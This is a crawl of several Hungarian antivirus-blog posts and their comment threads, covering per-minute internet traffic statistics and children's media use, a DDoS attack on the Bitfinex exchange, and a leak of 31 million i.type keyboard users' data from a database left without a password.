
Ami az 1 perc alatt keletkező tartalom tekintetében könnyen összehasonlítható a Data Never Sleeps 1.0 (2011) és 5.0 (2017) között, például **az Instagramra töltött fotók száma, amely 3,600-ról 46,740-re emelkedett, vagy ilyen a Google keresések száma: ez 2 millióról a nagyon egzaktan és tudományosan hangzó 3,607,80-as számra** emelkedett.

Ugyanilyen, vagy még nagyobb mértékű gyarapodás jellemzi a **Twitter forgalmat, ami a korábbi 100 ezres léptékről 456 ezerre** ugrott fel. De **a Tumblr posztok száma is jócskán felülmúlja a korábbit: ez 60 másodpercenként 27 ezerről mára 74 ezerre** tudott emelkedni.



Vannak a tortában persze olyan tételek is, amelyek a kezdeti időszakban még nem léteztek, vagy nem voltak jellemzőek, ilyen például a **45 millió abszolvált Über fuvar, a több, mint 69 ezer órányi videó streamelése a Netflix oldalon vagy a 18 milliós Wheather Channel időjárás lekérdezése** egyetlen perc leforgása alatt.

A legelső 1.0-ás infografikán még azt láthattuk, hogy az online webshopokban 272 ezer dollárt hagynak ott percenként, míg **a 2017-es diagramon már egyedül csak az Amazon weboldalán 258 ezer USD forgalom keletkezik ugyanilyen rövid idő alatt.**



Ami számunkra kiemelten érdekes lehet, az a mostanra **percenként világszerte megtekintett 4,146,600 YouTube videó, amelyet főként a fiatalok, illetve gyerekkorúak néznek: a 10-29 közöttiek 96%-a, a 10-14 éves korúak ötöde napi 4 óránál is többet töltenek el ezzel a tevékenységgel.**

A videók járulékos hatása az is, hogy [a youtuberek, influencerek miatt a fiatalok harmada vásárol]() meg ennek hatására valamilyen terméket.



Bár sokan azt gondolhatják, az ottani mesék veszélytelenek, sajnos itt is derültek ki nyugtalanító részletek.



Például nemrég egy hosszabb cikk foglalkozott azzal, hogy **ismeretlenek a meglévő mesefigurák felhasználásával mesének tűnő, ám azokban erőszakos jelenetekkel, kínzással, halálsikollyal, kannibalizmussal és extrém brutalitással operáló videókat töltenek fel tömegesen mennyiségben**, amelyek [semmiképpen nem valók gyerekeknek]().



És végül bár hiányoljuk a támadások, vírusok, kártevők számára vonatkozó direkt számokat, azért van olyan tétel, amely valamelyest összefüggésben áll az IT biztonsággal is. Így **az egy perc alatt küldött 103 millió spam** tétel mindenképpen egy olyan szám, amely jól jellemzi napjaink viszonyait.

Ha ehhez hozzávesszük, hogy becslések szerint **a teljes levélforgalom 50-70%-a spam, ezen belül pedig a rosszindulatú e-mailek között hozzávetőleg 85% tartalmaz zsarolóvírus fertőzésre mutató linket vagy mellékelt csatolmányt, akkor a növekvő kitettségünkről is kaptunk egyfajta képet. Reméljük, valaki hamarosan elkészíti majd a "Malware never sleeps" tematikus infografikát is ;-)**



Szóval, **akár akarjuk, akár nem, a média erősen hat nem csak ránk felnőttekre, de a gyerekeinkre is. Emiatt az internetes biztonság megtanítása mellett fontos, hogy rendelkezésre álló hihetetlen mennyiségű elfogyasztható médiatartalom kínálat dacára próbáljunk meg minőségi felhasználót nevelni belőlük, akik rendelkeznek a forráskritika (mit higgyenek el), a jó ízlés (bulvár kontra értékes irodalom), és a médiatudatosság (a manipulációk felismerése) fegyverével is.**

Szóval akad itt még jó sok teendője a Digitális Családfőknek ;-)

Tetszik 1
Megosztom tumblr. Tweet Pin it +1 Tetszik 0

7 komment
Címkék: tartalom biztonság internet youtube never ez digitális data perc másodperc történik családfő sleeps welivesecurity.com

Ajánlott bejegyzések:


1, 2, 3, sok


Online biztonság a


A digitális családfő alap


A szülők is tehetnek a


Tudom, kit húztál jobbra

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/13399827

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.



Ivan Olsen · http://halottindian.wordpress.com 2017.11.30. 07:56:44

Sziasztok, a 258 milliós Amazon forgalom nem túl sok egy kicsit percenként? A diagramm "csak" 258 ezret mutat.

Válasz erre



Csizmazia Darab István [Rambo] · http://antivirus.blog.hu 2017.11.30. 08:24:47

Szia Ivan!

Több szem többet lát, nagyon szépen köszi az indiános sasszemes észrevételt, javítottam is :)

Így jár, aki a posztolgatás előtt nem végzi el fejben Pólya György: A gondolkodás iskolája című könyvben leírt hihetőségi ellenpróbát ;-)

Válasz erre



Ivan Olsen · http://halottindian.wordpress.com 2017.11.30. 12:39:05

Nincs mit :)

Válasz erre

hullajelölt88 2017.12.03. 14:54:44

Kedves sasszemek! :D
Van a neten olyan oldal, ahol biztonságosan tudom tesztelni a víruskeresők és egyéb biztonsági szarok működését? A routeremben elvileg van beépített védelem, de jó lenne tudni, hogy működik-e egyáltalán (webes felület szerint igen, az androidos admin app szerint nem)

Válasz erre



Csizmazia Darab István [Rambo] · http://antivirus.blog.hu 2017.12.04. 09:14:48

Szia 88!

Jó válasz sajna nem létezik erre a kérdésre. Bár több ilyen jellegű szimulátort (ransim, különböző port szkennerek, phising támadások, hálózati problémák) lehet találni a weben, ám ezek használatát erre a célra nem igazán javasoljuk, mert egyszerűen nem mutat valós eredményeket a biztonsági megoldások hatékonyságára vonatkozóan.

Ennek az oka pedig az, hogy ezek szimpla statikus tesztek pl. milyen portok vannak nyitva a routeren vagy tűzfalon, miközben a mai modern integrált biztonsági megoldások már több modul együttes használatával, azok együttműködésével blokkolják a különböző típusú összetett fenyegetéseket.

Erről a témáról egyébként bővebben olvashatsz a következő linken:
www.welivesecurity.com/2017/10/13/simulation-dissimulation-exasperation/

Válasz erre

hullajelölt88 2017.12.05. 23:09:33

@Csizmazia Darab István [Rambo]: köszi, bár azt hiszem, nem sikerült érthetően megfogalmazni a problémámat. Egész konkrétan azt szeretném látni, hogy a routerem valóban elküldi a figyelmeztetést, ha valami olyan oldalra

tévedek, ami szerinte árthat a gépemnek. Viszont ezt jó lenne úgy tesztelni, hogy nincs valós veszély.
Konkrétan a TrendMicro-nak valami izéje van benne és hát a régi "szép" emlékek alapján van egy olyan sejtésem, hogy nem megyek sokra vele, de legalább a placebo hatás megmaradna... :)
Hogy még ezen túl is jó lenne látni, hogy pl. egy clamav valóban dolgozik, nem csak az erőforrásokat zabálja, az már csak a hab lenne ama tortafélén.

Válasz erre

hullajelölt88 2017.12.06. 11:20:14

@Csizmazia Darab István [Rambo]: na ez viszont már a humor kategória. Virtuális gépből, de a routeren keresztül meglátogattam egy phishing vagy valami hasonló site-ot, amire a hup.hu-n egy blog bejegyzésben írta valaki, hogy a firefox pofázott is miatta. Nos, nálam se a firefox, se a routeren a trendmicro-s csoda nem szólt egy szót se...

Válasz erre

keresés

Keresés

Keresés

tweetz

Tweets by @antivirusblog

Csizmazia István
@antivirusblog

"Az okoskarperec segít gyorsabban dolgozni, és jelez, ha úgy ítéli, a dolgozók túl sokáig vannak vécén vagy túl sokat vakaróznak.": ow.ly/kvXv30ib5bE

Bizarr karpereccel ellenőriznék a dolgozók minden egy...
Az okoskarperec segít gyorsabban dolgozni, és jelez, ha úgy ít...
24.hu

Feb 3, 2018

Csizmazia István
@antivirusblog

Russian accused of hacking extradited to U.S. from Spain: ow.ly/PrHX30ib55s

Russian accused of hacking extradited to U.S. from Spain
A Russian man accused of operating a network of infected co...
reuters.com

Feb 3, 2018

Csizmazia István
@antivirusblog

Ebay Is Finally Breaking It Off With PayPal, Which Is Doing Just Great By the Way:

Embed View on Twitter

Hirdetés

Facebook



top 5z

1. Magyarországra is megérkezett a CTB-Locker
2. A Gmail-es jelszavak kiszivárgása
3. Túlélési tippek Windows XP-hez
4. Telekom számla vagy mégsem II.
5. Ezek voltak a legjobb hacker mozik

about

A Vírusok Varázslatos Világa, azaz érdekességek, esetek, hírek, részletek, képek, vélemények a hazai és külföldi vírustámadásokról, számítógépeink biztonságáról.



Csizmazia-Darab István [Rambo], vírusvédelmi tanácsadó
Sicontact Kft., a NOD32 antivírus magyarországi képviselete.

Töltse le a **vírusirtó** próbaverzióját!

rambo archiv

Rambo archívum

pcw cikkz

A Vírusok Varázslatos Világa 01.
VVV 02.
VVV 03.
VVV 04.
VVV 05.
VVV 06.
VVV 07.
VVV 08.
VVV 09.
VVV 10.
VVV 11.
VVV 12.
VVV 13.
VVV 14.
VVV 15.
VVV 16.
VVV 17.
VVV 18.
VVV 19.
VVV 20.
VVV 21.
VVV 22.
VVV 23.
VVV 24.
VVV 25.
VVV 26.
VVV 27.
VVV 28.
VVV 29.
VVV 30.
VVV 31.
VVV 32.
VVV 33.
VVV 34.
VVV 35.
VVV 36.
VVV 37.
VVV 38.
VVV 39.
VVV 40.

biztonság

Szeretik az online játékokat a kiberbűnözők Az online játékok rendkívül *(tovább)*
Hogyan mérjük a védelmi beruházásokat? A különféle IT-beruházások *(tovább)*
Kémkedésre is alkalmas a Neggpy trójai A Neggpy trójai egy hátsó kapun *(tovább)*
Kíváncsi, hogy mennyi vírusos appal bánt el a Google? A Google elárulta, hogy tavaly *(tovább)*
Sok sebből vérzik a Lenovo ujjlenyomatos azonosítása A Lenovo egy fontos biztonsági *(tovább)*

linkz

@zh4ck Twitter
Appleblog
Bardóczi Ákos webleletei
Bardóczi Reblog
Business & Café
Értékőrző
Gép új világ
Guru Boy Blog
Intelligens vagyonvédelem
Jump ESP, jump!
Legenda vadász

atomz

RSS 2.0
bejegyzések, kommentek
Atom
bejegyzések, kommentek



accountz

Belépés

Ezen az oldalon sütiket használunk.
A böngészéssel ezt elfogadod. További információk

KÖVETÉS

243

Antivírus blog

vírusok, férgek, botnetek, kártevők

A Bitfinex is kapott egy kis DDoS-t

2017. december 08. 15:45 - Csizmazia Darab István [Rambo]

Rég írtunk már DDoS támadásról, jöjjön hát egy friss ilyen eset. A Bitcoinnal üzletelő egyik legnagyobb kínai (tajvani) tőzsdei cég honlapja ellen **elosztott szolgáltatás megtagadási támadást hajtottak végre a hét elején. A dollár/Bitcoin tőzsde oldala** a hétfői napon vált elérhetetlenné.




Az akció hatására a Bitcoin egy időre 11 ezer dollár alá esett.

A Hongkongi cég azonnal kiwittelte, hogy erős támadás alatt állnak, és mindent megtesznek annak érdekében, hogy mielőbb újra helyre álljon az online üzem.



"*Platform is currently under heavy load and we are working to bring it back online. The cause is a DDoS attack. A person or group is intentionally trying to cause the platform to not operate normally. The level of DDoS protection is being adjusted to fend off the attack.*"



Ami így is történt, mert alig egy óra leforgása alatt sikerült visszakapcsolniuk az oldalukat, és egy újabb twittel tájékoztatták az ügyfeleket, hogy bár még vizsgálódnak, de már helyreállt a normál működés.

A részletes vizsgálatról, támadók kilétéről egyelőre nincsenek beszámolók, ezek később várhatóak.



Sokaknak emlékezetes lehet, amikor körülbelül egy éve támadók sikeresen lopták a Bitfinextől mintegy 120 ezer Bitcoint, és akkor a kereskedést felfüggesztették, és az árfolyam mintegy 5%-kal esett.

Ugyancsak érdekes incidens volt, amikor **2015. decemberében - ez egy érzékeny időszak - három görögországi bankot fenyegettek meg DDoS támadással, cserébe pedig 20 ezer Bitcoint**, azaz körülbelül 7 millió Euro váltságdíjat követeltek.

Megosztom tumblr. Tweet Pin it +1 Tetszik 0

1 komment
Címkék: bank tőzsde támadás ddos bitcoin welivesecurity.com bitfinex

Ajánlott bejegyzések:



Ébredő erő: DDoS támadások



Orosz pénzintézetek támadás alatt



Fizess vagy DDoS-oljuk a banki oldalt!



A gépeink a bányában dolgoznak



Támadás a Tesco Bank ügyfelei ellen

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/13457547

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

hullajelölt88 2017.12.08. 20:25:26

Esedezem: nem lehetne-e eme... ehhh... ez nem lesz eszperente :D Szóval a deny a megtagad mellett megakadályoz jelentéssel is bír. Szóval a DDoS inkább Elosztott szolgáltatás akadályozás lenne, ha már nagyon muszáj megmagyarni.
Megtagadásról ugyanis (tudtommal) nincs szó ;)

Válasz erre

keresés

Keresés

Keresés

tweetz

Tweets by @antivirusblog

Facebook

Tovább a Facebook-ra

top 5z

1. Magyarországra is megérkezett a CTB-Locker
2. A Gmail-es jelszavak kiszivárgása
3. Túlélési tippek Windows XP-hez
4. Telekom számla vagy mégsem II.
5. Ezek voltak a legjobb hacker mozik

about

A Vírusok Varázslatos Világa, azaz érdekességek, esetek, hírek, részletek, képek, vélemények a hazai és külföldi vírustámadásokról, számítógépeink biztonságáról.



Csizmazia-Darab István [Rambo], vírusvédelmi tanácsadó
Sicontact Kft., a NOD32 antivírus magyarországi képviselete.
Töltse le a **vírusirtó** próbaverzióját!

rambo archiv

Rambo archívum

pcw cikkz

A Vírusok Varázslatos Világa 01.
VVV 02.
VVV 03.
VVV 04.
VVV 05.

VVV 06.
VVV 07.
VVV 08.
VVV 09.
VVV 10.
VVV 11.
VVV 12.
VVV 13.
VVV 14.
VVV 15.
VVV 16.
VVV 17.
VVV 18.
VVV 19.
VVV 20.
VVV 21.
VVV 22.
VVV 23.
VVV 24.
VVV 25.
VVV 26.
VVV 27.
VVV 28.
VVV 29.
VVV 30.
VVV 31.
VVV 32.
VVV 33.
VVV 34.
VVV 35.
VVV 36.
VVV 37.
VVV 38.
VVV 39.
VVV 40.

biztonság

Szeretik az online játékokat a kiberbűnözők Az online játékok rendkívül *(tovább)*
Hogyan mérjük a védelmi beruházásokat? A különféle IT-beruházások *(tovább)*
Kémkedésre is alkalmas a Neggpy trójai A Neggpy trójai egy hátsó kapun *(tovább)*
Kíváncsi, hogy mennyi vírusos appal bánt el a Google? A Google elárulta, hogy tavaly *(tovább)*
Sok sebből vérzik a Lenovo ujjlenyomatos azonosítása A Lenovo egy fontos biztonsági *(tovább)*

linkz

@zh4ck Twitter
Appleblog
Bardóczi Ákos webleletei
Bardóczi Reblog
Business & Café
Értékőrző
Gép új világ
Guru Boy Blog
Intelligens vagyonvédelem
Jump ESP, jump!
Legenda vadász

atomz

RSS 2.0
bejegyzések, kommentek
Atom
bejegyzések, kommentek

KÖVETÉS

11689

Antivírus blog

vírusok, férgek, botnetek, kártevők

És akkor 31 millió felhasználó személyes adata...

2017. december 11. 18:21 - Csizmazia Darab István [Rambo]

Megkerült? Biztonságban volt és maradt? Boldogan élt, míg meg nem halt? **Ja nem, hát egyik sem, hanem éppen hogy sajnálatos módon kiszivárgott**. Mindezt pedig egy olyan mulasztás révén, amit 2017-ben még leírni is szégyen.



"*But the server wasn't protected with a password, allowing anyone to access the company's database of user records, totaling more than 577 gigabytes of sensitive data*."

Nem igazán ez a megfelelő mondat, amit szívesen hallunk egy incidens kapcsán. Vagyis **az adatszivárgás oka gyakorlatilag az volt, hogy a fejlesztő egyáltalán nem használt semmilyen hitelesítést az adatbázis-kiszolgáló** védelmére.




A virtuális billentyűzet program Android és iOS alatt is elérhető, de a beszámolók szerint "csak" az Android rendszert üzemeltető felhasználók személyes adatai kerültek most veszélybe.

Az ellopott adatok magukban foglalták **a felhasználók teljes nevét, e-mail címét, helyadatait, az adott készülék IMSI és IMEI számát, valamint annak gyártmányát és modelljét, az Android verzió számát, a felhasználók nyilvános Google-profilját és a felhasználók címjegyzékeinek tartalmát is.**



Az elképesztő szó nem igazán írja le az esetet, és különösen az okkal kapcsolatosan érez az ember elemi fájdalmat.

Közben a i.type alapítója és igazgatója cáfolni igyekezett az értesüléseket, szerinte az "csak egy másodlagos adatbázis volt", illetve hogy az IMEI számot valójában nem is gyűjtötték, na és hogy a GPS adatok nem is voltak annyira pontosak, meg különben is.



Ezzel szemben az ESET biztonsági szakértője, Mark James elmondta, brutális hibának számít így, hitelesítés nélkül, bárki által hozzáférhető-letölthető módon személyes adatokat tárolni.

A felhasználóknak minden egyes mobilos alkalmazás letöltésénél érdemes óvatosnak lenni, ám különösen a billentyűzettel kapcsolatos alkalmazásoknál fontos a megbízhatóság, hiszen az ilyen appok természetüknél fogva hozzáférhetnek a felhasználók által beírt összes adatunkhoz, beleértve a legérzékenyebb információkat, például a jelszavainkat vagy a hitelkártya adatainkat.

Tetszik 18
Megosztom tumblr. Tweet Pin it +1 Tetszik 0

26 komment
Címkék: hiba személyes billentyűzet adat android hitelesítés mulasztás adatszivárgás ESET welivesecurity.com i.type

Ajánlott bejegyzések:


Az alkalmazotti hibák 3 leggyakoribb oka


Egy adatlopás margójára


Itt az első Twitterrel irányítható androidos kártevő


Két faktorral erősít a Snapchat


Tudom, kit húztál jobbra tavaly nyáron!

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/13473433

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

hullajelölt88 2017.12.11. 19:34:56

Függetlenül attól, hogy ezért a céget felszámolni, helyét sóval behinteni, felelősöket a farkuknál fogva fellógatni... Nem ők voltak, akik valami nosql szart használtak, aminek a default konfigja olyan, hogy mindenkinek mindent megenged? Nem tudom, hol láttam ma vagy tegnap valami ilyesmit.

Válasz erre

különvélemény 2017.12.12. 05:29:28

" és a felhasználók címjegyzékeinek tartalmát is."

Ez szimpla adatlopás a cég részéről.
Igazán megbüntethetné már az EU az összes olyan céget, kezdve a viberrel, amelyik ellopja a címjegyzék adatait. Ugyanis a felhasználó csak a saját személyes adataival kapcsolatban nyilatkozhat, mikor elfogadja az EULA-t, máséról nem. Így ezeket letölteni/tárolni/kezelni 3. félnek bűncselekmény.

Válasz erre

CoolKoon 2017.12.12. 07:49:11

Uff, ez azon kevés cikkek egyike, aminek az olvasásakor szó szerint leesett az állam O_o A "csak egy másodlagos adatbázis volt" kifogás meg gyakorlatilag a "(durva) vicc" kategória.

Válasz erre

CoolKoon 2017.12.12. 08:12:32

"Nem ők voltak, akik valami nosql szart használtak, aminek a default konfigja olyan, hogy mindenkinek mindent megenged?" - Az lehet, de épeszű programozó akkor se csinál ilyet, pláne "üzleti" szoftvernél.

Válasz erre

CoolKoon 2017.12.12. 08:13:11

@hullajelölt88: Szóval az előző posztom neked ment...

Válasz erre

CoolKoon 2017.12.12. 08:15:32

@különvélemény: "Igazán megbüntethetné már az EU az összes olyan céget, kezdve a viberrel, amelyik ellopja a címjegyzék adatait." - Igen, tényleg megbüntethetné, csak az a baj, hogy az ilyen cégek általában EU-n kívül bejegyzett kis halak, amikkel vsz. nem igazán éri meg foglalkozni.

Válasz erre

hullajelölt88 2017.12.12. 09:04:22

@CoolKoon: csak ha ez tényleg így van, akkor az említett adatbázis fejlesztőjének is van némi sara ezügyben.

Válasz erre

CoolKoon 2017.12.12. 09:09:14

@hullajelölt88: De miért? Lehet, hogy az SQLite-al akar konkurálni, és (épp ezért) kliensoldali gyorsítótárazásra tervezték. Ahhoz meg nem kellenek mindenféle brutális biztonsági beállítások, mert fölösleges. Ha pedig valami programozó nem erre a célra használja, akkor magára vessen.

Válasz erre

hullajelölt88 2017.12.12. 09:35:40

@CoolKoon: azért 2017-ben hadd legyen elvárás egy adatbázistól, hogy jelszóvédetten adjon csak ki bármit, legalább net irányban. Bármi legyen is az elsődleges célja. Szerintem. Sőt, ha a GDPR-t nézzük...:)

Válasz erre

hullajelölt88 2017.12.12. 09:36:18

@kvadrillio: ezt az elmebeteg spammert kivágná valaki? Végleg.

Válasz erre

hullajelölt88 2017.12.12. 09:40:11

@különvélemény: hát nem tudom. Korábban nem hallottam róla, tegnap már benne volt a felhasználási

feltételekben, hogy milyen adatokat tárolhatnak és elvileg(!!!) ez kikapcsolható volt. Ha ez korábban is így volt, akkor a felhasználók egyeztek bele.

Válasz erre

CoolKoon 2017.12.12. 09:43:05

@hullajelölt88: "azért 2017-ben hadd legyen elvárás egy adatbázistól, hogy jelszóvédetten adjon csak ki bármit" - Hát, akkor bizony van számodra egy rossz hírem: a Firefox pl. MINDEN adatodat kódolatlan, jelszó nélküli SQLite adatbázisokban tárolja. Most akkor égszakadás-földindulás, ugye?

Válasz erre



Csizmazia Darab István [Rambo] · http://antivirus.blog.hu 2017.12.12. 09:46:47

Sziasztok srácok, köszi hogy benéztetek!

Felelősség pedig biztosan lenne, viszont a felelősségvállalás sajnos sokszor átmegy tagadásba, kummantásba, valóságszépítésba, és jönnek a SONY (eleinte tagadás), Diginotar (nincs tájékoztatás, szerintük nem jelentős esemény), Adobe (eleinte tagadták, "csak" 3 millió, utána pedig 150 millió ügyféladat, 3.2 millió hitel- és bankkártya adat, sőt forráskódok is) , LinkedIn (6.5 milla személyes adat, mert nincs salted hash), BKK, Posta, és napokig sorolhatók szánalmas mentegetődzések.

2018. május 25. sem fog mindent varázsütésre megoldani, de azért rászorítja az ilyen hozzáállású cégeket a jobb személyes adatkezelésre: a bünti 20 mEUR vagy a cég árbevételének 4%-a.

És ha nem cégként, hanem felhasználóként a mi védendő személyes adataink felől nézzük, akkor igenis tegyenek meg mindent, ami az "elvárható legnagyobb gondosság" meg az előírások szerint elvárható lenne.

Válasz erre



dr. mesterséges színezék 2017.12.12. 10:11:34

@CoolKoon: "a Firefox pl. MINDEN adatodat kódolatlan, jelszó nélküli SQLite adatbázisokban tárolja. "

Ahogy az sqlite, úgy a kódolatlanság is csak részben igaz: a logins.json pl. értelemszerűen nem sqlite, és abban az encryptedUsername és encryptedPassword nem kódolatlan.
Amúgy igen, pl. history se tartozna illetéktelen betolakodóra.
Az, hogy a böngészőknél nem követelmény, hanem csak lehetőség a master jelszó használata, nem szabad, hogy hivatkozási alap legyen, hogyaszongyuk "mert például ott se": ezek elrettentő példák.

Válasz erre



dr. mesterséges színezék 2017.12.12. 10:18:11

@Csizmazia Darab István [Rambo]: 'És ha nem cégként, hanem felhasználóként a mi védendő személyes adataink felől nézzük, akkor igenis tegyenek meg mindent, ami az "elvárható legnagyobb gondosság" meg az előírások szerint elvárható lenne.'

Szerintem az igazán kényszerítő erő nem a büntetés volna, hanem olyan kötelesség, hogy az érintett felhasználónak nem himihumi levelet küldünk arról, hogy minden fasza, de változtasd meg a jelszavadat, mert amúgy jó az, ha meg van változtatva, hanem konkrétan azzal, hogy "a hibánkból kiszivárogtak a nálunk tárolt adataid, kedves felhasználónk, ezért azt javasoljuk, hogy..."

Válasz erre

hullajelölt88 2017.12.12. 10:31:31

@CoolKoon: kiadja netes interfészre??? Funkcionális analfabetizmus rulezik :D

Válasz erre

CoolKoon 2017.12.12. 10:46:34

@hullajelölt88: Igen. Elég egy rosszul megírt szkript, és bárhova kiadja. De fölösleges ezen rugóznod, mert a lényeg, hogy az SQLite SE ilyen célra lett tervezve, ezért épeszű ember nem is használja ilyesmire.

Válasz erre

hullajelölt88 2017.12.12. 11:00:59

@CoolKoon: a sqlite kiadja a netre??? De, ezen "rugózom", mert ha igaz, amit olvastam, egyszerűen rákapcsolódtak user/jelszó nélkül az adatbázisra és így vitték el az adatokat. Ez meg azért történhetett meg, mert az adatbáziskezelő default konfigja olyan volt, hogy mindenkinek mindent kiadott. A sqlite elsődlegesen lokális kapcsolaton dolgozik, nem is tudom, hálózatról elérhető-e egyáltalán. Hogy egy esetleges firefox hiba segítségével illetéktelen is hozzáférhet, az más téma.

Válasz erre

CoolKoon 2017.12.12. 11:09:01

@dr. mesterséges színezék: "Ahogy az sqlite, úgy a kódolatlanság is csak részben igaz: a logins.json pl. értelemszerűen nem sqlite" - Ja igen, a JSON az SQLite mellett a másik , Firefox által használt technológia.
"abban az encryptedUsername és encryptedPassword nem kódolatlan." - Ahogy a key3.db-ben se (meg gondolom, a key4.db-ben se), igaz. De ezek közül egyik se az adatbázis biztonsági rendszerének "érdeme", hanem direkt, épp az adatbázis "hiányosságának" megkerülésére irányuló óvintézkedés.
"Az, hogy a böngészőknél nem követelmény, hanem csak lehetőség a master jelszó használata, nem szabad, hogy hivatkozási alap legyen" - Jó, de talán pont ezért ritka dolog, hogy fontos, körültekintő biztonsági intézkedéseket igénylő adatokat (pl. személyes adatokat) SQLite-ra, vagy valamilyen hasonló technológiára építenek.

Válasz erre

CoolKoon 2017.12.12. 11:14:04

@hullajelölt88: "De, ezen "rugózom"" - Vagyis terelsz.

"amit olvastam, egyszerűen rákapcsolódtak user/jelszó nélkül az adatbázisra és így vitték el az adatokat" - Akkor még egyszer: mi van, ha az adatbázis alapból NEM szerveoldali használatra lett tervezve? Vagy te akkor is nyafogni fogsz, ha a kispolszki tengelye eltörik a rápakolt tehet miatt, mondván, hogy "há autó, bírja már az ólomnehezékeim súlyát bazmeg!"?

"A sqlite elsődlegesen lokális kapcsolaton dolgozik, nem is tudom, hálózatról elérhető-e egyáltalán." - Igen, mert NEM arra tervezték, hogy szerveroldali alkalmazásokat szolgáljon ki.

Válasz erre

hullajelölt88 2017.12.12. 11:38:03

@CoolKoon: terelek. Jó. Itt befejeztem, képzelj amit akarsz. Hülyeséget hajtogatsz,de mindegy.

Válasz erre



Muad\\\'Dib 2017.12.12. 11:46:55

@hullajelölt88:
Nem, nem beszél hülyeséget. Ha egy fejlesztő KÉPTELEN elolvasni egy termék dokumentációját, sőt még arra is képtelen, hogy megállapítsa mire használható meg mire nem, akkor az nem a termék sara (még akkor sem, ha amúgy az is egy rakás fo*). Ember itt nem egy kibas*ott windows 10-ről beszélünk, ahol nem elvárás, hogy a felhasználó értsen hozzá. Ha egy fejlesztő, devop, vagy akárki nem jut el odáig, hogy mit kell a default beállításról átállítani, hogy az neki megfeleljen akkor ott nagyon mély gond van. Meg a fejekben is, ahol az a nézet, hogy a default beállítás olyan kéne legyen, amin joskapista bt hobbiprogramozója mindenféle hozzáértés nélkül rögtön high tech secure infrastruktúrát épít ki.

Válasz erre

CoolKoon 2017.12.12. 12:14:44

@hullajelölt88: "Hülyeséget hajtogatsz,de mindegy." - Mivel (pl. @dr. mesterséges színezék -el ellentétben) annyira kínosan kerülöd a konkrétumokat, hadd kérdezzem már meg: használtál már valaha is BÁRMILYEN adatbáziskezelő szoftvert? Esetleg (próbaképp) intéztél valamilyet az AWS-en keresztül? Vagy próbáltál már meg akárcsak sima XML vagy JSON fájlba lementeni valamilyen struktúrát?

Válasz erre

hullajelölt88 2017.12.12. 13:10:58

@Muad\\\'Dib: egy szóval nem mondtam, hogy itt a t. fejlesztő egy kicsit is ártatlan. Hülye/dilettáns/mindkettő. Ettől még kibaszott nagy felelőtlenség egy adatbázis szervertől, illetve a fejlesztőitől, ha netről elérhető és az a

default, hongy authentikácio nélkül bárki eléri a benne tárolt adatokat. Nem, dBaseIII-tól és az általam ismert, csak lokálisan elérhető sqlite-tól nem várok ilyesmit, azok csak fájlok.

Válasz erre

különvélemény 2017.12.13. 06:00:39

@hullajelölt88:
Nem ő dönti el, hogy milyen adatokat tárolhat, hanem a törvények.
Mint írtam, ha a te telefonkönyvedben benne van az én nevem, címem, telefonszámom, emailcímem, stb. mert mostanában bármit bele lehet írni, arra te nem adhatsz felhatalmazást, mert nem a te adatod.

Válasz erre

hullajelölt88 2017.12.13. 07:27:08

@különvélemény: ez jogos. Viszont ezen az alapon kezdhetnék a fészbúkkal is. Bár nem tudom, megvan-e még a jö szokásuk, hogy a feltöltött képeken látható embereket azonosítják... (és az mindegy, hogy publikálják vagy csak tárolják)

Válasz erre

keresés

Keresés

Keresés

tweetz

Tweets by @antivirusblog

Csizmazia István
@antivirusblog

"Az okoskarperec segít gyorsabban dolgozni, és jelez, ha úgy ítéli, a dolgozók túl sokáig vannak vécén vagy túl sokat vakaróznak.": ow.ly/kvXv30ib5bE

Bizarr karpereccel ellenőriznék a dolgozók minden egy...
Az okoskarperec segít gyorsabban dolgozni, és jelez, ha úgy ít...
24.hu

Feb 3, 2018

Csizmazia István
@antivirusblog

